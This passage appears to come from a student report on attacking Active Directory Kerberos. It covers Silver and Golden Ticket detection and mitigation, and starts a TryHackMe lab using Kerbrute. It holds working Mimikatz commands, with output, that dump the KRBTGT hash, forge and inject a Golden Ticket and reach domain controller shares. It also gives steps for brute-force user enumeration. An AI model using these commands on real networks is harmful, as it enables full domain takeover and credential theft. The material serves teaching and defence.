0x12	aes256-cts-hmac-sha1-96
0x17	rc4-hmac
0x18	rc4-hmac-exp
0x41	subkey-keymaterial

Event Properties - Event 4769, Microsoft Windows security auditing.

General Details

A Kerberos service ticket was requested.

Account Information:
Account Name: JoeUser@LAB.ADSECURITY.ORG
Account Domain: LAB.ADSECURITY.ORG
Logon GUID: {11634e7a-6743-e50d-2cf6-3d4646c8c0ca}

Service Information:
Service Name: SQL-ADSD317-SVC
Service ID: ADSECLAB\SQL-ADSD317-SVC

Network Information:
Client Address: ::ffff:10.100.10.110
Client Port: 49731

Additional Information:
Ticket Options: 0x40810000
Ticket Encryption Type: 0x17
Failure Code: 0x0
Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.

This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a

Log Name: Security
Source: Microsoft Windows security
Event ID: 4769
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 1/23/2017 10:24:15 PM
Task Category: Kerberos Service Ticket Operation
Keywords: Audit Success
Computer: ADSLABDC12.lab.adsecurity.org

Figure 24: source - <https://www.otorio.com/resources/the-practical-way-to-detect-golden-ticket-and-silver-ticket-attacks/>

Furthermore, mitigation techniques with regards to “4.3 Mitigating Kerberoasting Attacks” should be applied to maintain password security, without password compromise it will be very hard if not impossible to perform Silver Ticket attacks.

4.4.4 Kerberos Silver Ticket Mitigation

In the previous step we discussed how to detect Kerberos: Silver Ticket attacks, we will now discuss some important steps to mitigate, or rather prevent Silver Ticket attacks from happening.

1. Patch all server against [CVE-2014-6324](#)¹³
 - a. A vulnerability in Windows Server 2003, Vista, Windows Server 2008 SP2 and R2 SP1, Windows 7, Windows 8, Windows 8.1 and Windows Server 2012 allows remote authenticated domain users to gain administrative privileges (Domain Admin) through a forged signature ticket also known as Kerberos Checksum Vulnerability.
2. Set all the Admin and Service accounts to “Cannot be delegated”.
 - a. This prevents attackers from successfully moving laterally by delegating their compromised account to other services/computers.

¹³ Mitre, CVE-2014-6324, CVE Mitre, 2014, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6324>, (2021)

3. Ensure that regular computer accounts are not members of administrative groups.
 - a. Have a thorough least privilege policy in place.
 - i. Least privilege is a principle that allows only enough access to perform the required job. It reduces the risk of attackers gaining access to systems or sensitive data by compromising low level users.
4. Have a strict password policy in place with a minimum password rotation of 30 days.

4.5 What is the Kerberos Golden Ticket?

The Golden Ticket was originally discovered by Benjamin Delpy and gives an attacker **total access** to an **entire domain**. It has received its name in reference of the Golden Ticket given out by Willy Wonka. As it gives an attacker complete access to all the computers, files, folders and Domain Controllers.

There's been instances where an attacker has had a Golden Ticket for years; and there is no way to tell which information they were able to steal. Attackers often get in via just one single user's computer.

The Golden Ticket is the **authentication token** for the **KRBTGT account**, a hidden account with the job of **encrypting the authentication tokens** sent from and to the Domain Controller. As you can probably tell, this is a very important account delivering a **critical service**. Attackers exploit this ticket using the **pass-the-hash** or pass-the-ticket technique to log into **any** account, allowing attackers to move inside the network while going unnoticed.

To create a Golden Ticket the attacker needs to find a way into the network:

1. By infecting a target computer with malware which allows attackers to leverage user accounts in order to gain access to certain network resources.
2. Get access to an account with elevated privileges and access to the Domain Controller(s).
3. The attacker then logs into the Domain Controller and dumps the password hash for the KRBTGT account to create a Golden Ticket. The attacker can use [Mimikatz](#) or a similar tool to dump the password hash.
4. The attacker then loads that Kerberos token into any session for any user account and is able to access anything on the network by using the [Mimikatz](#) tool.

As previously mentioned, the most dangerous aspect of this attack is that you as a system administrator or security engineer can change the password for the KRBTGT account, and even reconfigure the Domain Controller or re-install Kerberos, but that Golden Ticket will **remain valid**.

We can thus conclude that it is incredibly difficult revoke the rights gained by malicious actors who successfully exploited the Golden Ticket attack within the domain.

4.5.1 Exploiting the Kerberos Golden Ticket


We've previously gone over the Kerberos Silver Ticket attack and will now be researching the Kerberos Golden Ticket attack. The Golden Ticket is a **Ticket Granting Ticket (TGT)** that is used to **authenticate users** with Kerberos. Ticket Granting Tickets (TGTs) are used when requesting **Ticket Granting Service (TGS)** tickets. This means a forged Ticket Granting Ticket can give the attacker **access to any Ticket Granting Service (TGS) ticket**, which is why it's "golden".

We'll be breaking down the exploitation approach used for the Golden Ticket attack below assuming that we've already **compromised a Domain Controller** where the KRBTGT account hash will be extracted, which is a requirement to successfully exploit the Golden Ticket attack.

4.5.1.1 Creating a Golden Ticket

1. First, we must extract the KRBTGT account password NTLM hash from LSA, LSA also known as Local Security Authority is part of the Windows Authentication Architecture which authenticates and creates logon sessions to the local computer. We can accomplish this by using [Mimikatz](#) with the following command:

a. `mimikatz # lsadump::lsa /inject /name:krbtgt`



```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : OFFENSE / S-1-5-21-4172452648-1021989953-2368502130
RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 8584cfccd24f6a7f49ee56355d41bd30
  LM :
  Hash NTLM: 8584cfccd24f6a7f49ee56355d41bd30
  ntlm- 0: 8584cfccd24f6a7f49ee56355d41bd30
  lm - 0: 8bbd560e1ba92208e397e7dab7bb7619

* WDigest
01 58af3607bb6344ee31ab5a4366ea78e5
02 2278ff4907a67b45d876f956f5c76972
03 42c54013b6b4cc4fe1e26ce9cef6b625c
04 58af3607bb6344ee31ab5a4366ea78e5
05 2278ff4907a67b45d876f956f5c76972
06 391882f4b6130e624593f64793ddd74c
07 58af3607bb6344ee31ab5a4366ea78e5
08 d63bb1f631a93090955138da50977b65
09 d63bb1f631a93090955138da50977b65
10 146ffdf8184a3e80bcb7d53c7280c021
11 3da31ccb1e5fa2d443e7ede3bfbe32b4
12 d63bb1f631a93090955138da50977b65
13 b81af5aaab04d6538e4514dad9c4dc51
14 3da31ccb1e5fa2d443e7ede3bfbe32b4
15 9d50a46044cfb6b29af6792983fc9643
16 9d50a46044cfb6b29af6792983fc9643
17 d6a519191b6e2987c8f30b7d8f09c2a7
18 7a805187bc1057c3bcf9c20ad57437cd
19 534f5ab952018240e48203fff360b00f
20 fe182f31174f63ca19cf652e9cce94de
21 144bd0da501bbbec754352f7c0f7df05
22 144bd0da501bbbec754352f7c0f7df05
23 af571039e2e163ca061e88d2ff6b9af0
24 d3f0777b3eb792471f6d11a01a9f8996
25 d3f0777b3eb792471f6d11a01a9f8996
26 77ce5f32ed50213783d2d3b00b507b08
27 462dc0aaa318d0dd0ae4bd488345b5a9
28 d8629f497b0d9d9b1afc1ba544ae6fda
29 c15c68ffafe841d9d644577088e51801

* Kerberos
  Default Salt : OFFENSE.LOCALkrbtgt
  Credentials
    des_cbc_md5 : 2f208516c41c4313

* Kerberos-Newer-Keys
  Default Salt : OFFENSE.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : b55ab7a025328e1c688f128fa0d65c003c31367eceaeeacc1fa11bc5df875fbf
    aes128_hmac (4096) : ecdfd51359e4fe02a5e97eb0c41661dd
    des_cbc_md5 (4096) : 2f208516c41c4313
```

Figure 25: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets>

2. Now that we've got the KRBTGT **NTLM hash** we can forge a Golden Ticket that automatically gets injected in the current logon session's memory:
 - a. `mimikatz # kerberos::golden /domain:offense.local /sid:S-1-5-21-4172452648-1021989953-2368502130 /rc:8584cfccd24f6a7f49ee56355d41bd30 /user:newAdmin /id:500 /ptt`
 - i. `/domain` defines the domain name we're attacking.
 - ii. `/sid` defines the security identifier, this is a number used to identify user's and groups in Windows.
 - iii. `/rc` takes the RC4 (NTLM)hash as input.
 - iv. `/user` defines the username we want to use for the golden ticket, this will show up in event logs.
 - v. `/id` defines the user ID; this will also show up in event logs.
 - vi. `/ptt` defines that the ticket must immediately be injected into memory for use.

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\tools\mimikatz\
PS C:\tools\mimikatz> .\mimikatz.exe

#####. mimikatz 2.1.1 (x64) built on May  2 2018 00:26:52
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /domain:offense.local /sid:S-1-5-21-4172452648-1021989953-2368502130 /rc4:8584cfccd24f6a7f49ee56355d41bd30 /user:newAdmin /id:500 /ptt
User       : newAdmin
Domain     : offense.local (OFFENSE)
SID        : S-1-5-21-4172452648-1021989953-2368502130
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey: 8584cfccd24f6a7f49ee56355d41bd30 - rc4_hmac_nt
Lifetime   : 21/08/2018 22:01:54 ; 18/08/2028 22:01:54 ; 18/08/2028 22:01:54
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'newAdmin @ offense.local' successfully submitted for current session
mimikatz #

```

Figure 26: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets>

3. We can now verify if the Golden Ticket was successfully created by entering the `klist` command in PowerShell.

```

PS C:\tools\mimikatz> klist

Current LogonId is 0:0x446baa

Cached Tickets: (1)

#0> Client: newAdmin @ offense.local
    Server: krbtgt/offense.local @ offense.local
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
    Start Time: 8/21/2018 22:01:54 (local)
    End Time: 8/18/2028 22:01:54 (local)
    Renew Time: 8/18/2028 22:01:54 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called:
PS C:\tools\mimikatz>

```

Figure 27: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets>

4. We can now try to mount a `c$` network share of `pc-mantvydas` and `dc-mantvydas`.
 - a. If we attempt this with a low privilege account, you'll notice the **access will be denied**.


```

PS C:\Users\spot> pushd \\pc-mantvydas\c$
pushd : Access is denied
At line:1 char:1
+ pushd \\pc-mantvydas\c$
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\pc-mantvydas\c$:String) [Push-Location], UnauthorizedAccessException
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.PushLocationCommand

hell.cmd
pushd : Cannot find path '\\pc-mantvydas\c$' because it does not exist.
At line:1 char:1
+ pushd \\pc-mantvydas\c$
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (\\pc-mantvydas\c$:String) [Push-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.PushLocationCommand

PS C:\Users\spot> pushd \\dc-mantvydas\c$
pushd : Access is denied
At line:1 char:1
+ pushd \\dc-mantvydas\c$
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\dc-mantvydas\c$:String) [Push-Location], UnauthorizedAccessException
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.PushLocationCommand

pushd : Cannot find path '\\dc-mantvydas\c$' because it does not exist.
At line:1 char:1
+ pushd \\dc-mantvydas\c$
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (\\dc-mantvydas\c$:String) [Push-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.PushLocationCommand

PS C:\Users\spot>

```

Figure 28: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets>

- b. When we attempt this with the Golden Ticket, we'll be able to access the c\$ share of the Domain Controller **without** any issues.

```

PS C:\tools\mimikatz> pushd \\pc-mantvydas\c$
PS Microsoft.PowerShell.Core\FileSystem: \\pc-mantvydas\c$> popd
PS C:\tools\mimikatz> pushd \\dc-mantvydas\c$
PS Microsoft.PowerShell.Core\FileSystem: \\dc-mantvydas\c$> ls

Directory: \\dc-mantvydas\c$

Mode                LastWriteTime         Length Name
----                -
d-----          28/12/2016    23:16         batch
d-----          31/07/2018    19:35        inetpub
d-----          22/08/2013    16:52        PerfLogs
d-r-----        20/08/2018    22:51      Program Files
d-----        20/08/2018    22:51      Program Files (x86)
d-----          21/07/2018    15:44         temp
d-----          21/08/2018    21:55         tools
d-----          21/08/2018    22:12      transcripts
d-r-----        18/08/2018    17:57         Users
d-----          02/08/2018    18:52        Windows
-a-----          06/06/2015    14:23 1844551 Windows8.1-KB3062960-x64.msu

PS Microsoft.PowerShell.Core\FileSystem: \\dc-mantvydas\c$> popd
PS C:\tools\mimikatz>

```

Figure 29: source - <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets>

We can thus confirm that our Golden Ticket attack was a success, and we've gained **elevated administrative privileges** which allow us to access a broad range of resources, including the network shares on the Domain Controller.

4.5.2 Kerberos Golden Ticket Detection

Detecting a Golden Ticket depends on the method used, much like the Silver Ticket an attacker will often opt to use [Mimikatz](#). If this tool was **downloaded to your environment** it could be **identified by the antivirus**. But it is very easy to **modify the Mimikatz tool to bypass any hash-based detection** by modifying the tool.

Behavioral monitoring may detect [Mimikatz](#) even when the hash has been modified, but there is always the chance an experienced attacker **won't let the tool touch the hard disk**. They would much rather opt to perform the attack entirely **in memory** by utilizing a C2 like [Cobalt Strike](#)¹⁴ or perform the **attack locally** after extracting cached hash data from the target.




Figure 30: source - <https://frsecure.com/blog/golden-ticket-attack/>

Detection will rely on **monitoring anomalies**, this could be accounts accessing systems they would usually not have access to, **SID's that do not match the username** or **usernames that do not exist** within the environment as mentioned in 4.3.3 Kerberos Silver Ticket Detection.

Therefore, it is very important to **audit the user and service accounts** on a **regular basis** by skilled professionals who know which tools to utilize and which output to look for.

4.5.3 Kerberos Golden Ticket Mitigation

In order to mitigate, or rather remediate a Golden Ticket attack, the KRBTGT account must be reset. As we've previously mentioned simply resetting the KRBTGT account will **not suffice** as the Golden Ticket will **remain valid**.

Old sessions tickets can still be validated because Active Directory stores both the **current** and **previous password** for the KRBTGT account. So, the account must be **reset twice**, but you must be **extremely careful** as it is possible to damage the entire Active Directory environment in doing so.

You should **not reset** the account twice **in a short time span**, as all the tickets that are currently active within the environment will be lost and this can cause serious **DCSync** (Domain Controller Synchronization) **issues**!

¹⁴ HelpSystems, *Cobaltstrike*, 2021, <https://www.cobaltstrike.com/>, (25 March 2021)

It is important to first **verify** how long the **user ticket lifetime** in the environment is. This is the time you must wait between the two resets to render any existing Golden Ticket useless without ruining the domain.

Furthermore, some mitigation techniques discussed previously in the Silver Ticket attack mitigation topic apply here as well.

1. Enforce least privilege principle.
2. Implement Two-Factor authentication.
3. Have a thorough security policy in place to restrict user access as deemed necessary.
4. Consider running LSAS in its “protective” mode.
5. Perform a KRBtgt reset (twice) according to the company password reset policy.
6. Monitor file activity and user behavior to stop anomalies.
7. Alert on known behavior which indicates a Golden Ticket Attack.

4.6 Hands-On Attacking Kerberos



To gain practical experience with regards to exploiting Kerberos we'll be making use of the [Attacking Kerberos](#)¹⁵ room on TryHackMe.com. This is a paid room covering all of the basics of attacking Kerberos, the following items are covered.

- Initial enumeration using tools like Kerbrute and Rubeus
- Kerberoasting
- AS-Rep Roasting with Rubeus and Impacket
- Golden/Silver Ticket attacks
- Pass-The-Ticket
- Skeleton key attacks using Mimikatz

The room relates very closely to real-world applications and will not be CTF based. It aims to give a great understanding of how to escalate privileges to domain admin by attacking Kerberos and allows us to take over and control a network.

¹⁵ TryHackMe, Attacking Kerberos, <https://tryhackme.com/room/attackingkerberos>, (31 March 2021)

4.6.1 Attack Privilege Requirements

Before starting the practical aspect of the lab, we must first know which rights are required to attack Kerberos. I've listed the required permissions below to give a clear overview on what to expect.

- Kerbrute Enumeration — No domain access required
- Pass the Ticket — Access as a user to the domain required
- Kerberoasting — Access as any user required
- AS-REP Roasting — Access as any user required
- Golden Ticket — Full domain compromise (domain admin) required
- Silver Ticket — Service hash required
- Skeleton Key — Full domain compromise (domain admin) required

4.6.2 Task 1: Theoretical questions

We've previously covered all the ins and outs of the theoretical aspect of Kerberos, how it operates, and which different services are in place. This task should be a walk in the park.

Question 1. What does TGT stand for?

Answer: Ticket Granting Ticket

Question 2. What does SPN stand for?

Answer: Service Principal Name

Question 3. What does PAC stand for?

Answer: Privilege Attribute Certificate


Question 4. What two services make up the KDC?

Answer: AS, TGS

4.6.3 Task 2: Enumeration with Kerbrute

Kerbrute is a popular enumeration tool use to brute-force and enumerate Active Directory users by abusing the Kerberos pre-authentication mechanism.

We must first add the domain name along with the IP of our machine to our **/etc/hosts** file.



```
GNU nano 4.9.2 /etc/hosts Modified
127.0.0.1 localhost
127.0.1.1 kali.home kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.10.6 popcorn.htb
10.10.10.7 beep.htb
10.10.01.95 jerry
10.10.10.198 projectworlds.in

# TryHackMe
10.10.231.227 spookysec.local
10.10.106.218 WackoPicko.com
10.10.52.179 CONTROLLER.local

#Pentesting
```

Figure 31: source - Guylian's Kali VM

By brute-forcing Kerberos pre-authentication, we don't trigger the account failed to log on event which can throw red flags to the blue team and system administrators.

When brute-forcing through Kerberos we can brute-force by sending only a single UDP frame to the KDC allowing us to enumerate users from a wordlist.

We are given a [wordlist](#)¹⁶ by TryHackMe.

Let's put this wordlist onto our machine by performing the following command:

```
Wget https://raw.githubusercontent.com/Cryilllic/Active-Directory-Wordlists/master/User.txt
```

¹⁶ Cryilllic, Active-Directory-Wordlist, Github, 2020, <https://github.com/Cryilllic/Active-Directory-Wordlists/blob/master/User.txt>, (31 March. 2021)

The tool offers a wide variety of features and options, such as pass the hash, ticket request and renewal, ticket management, extraction, harvesting, pass the ticket, ticket harvesting, AS-REP roasting and Kerberoasting.

To start this task, we will have to SSH into the machine with the following credentials:


Username: Administrator
Password: P@\$SW0rd
Domain: controller.local

We can SSH into the machine with the following command:

```
ssh Administrator@<IP>
```

You'll be prompted to enter the password.

After entering the machine, navigate to the Downloads folder.

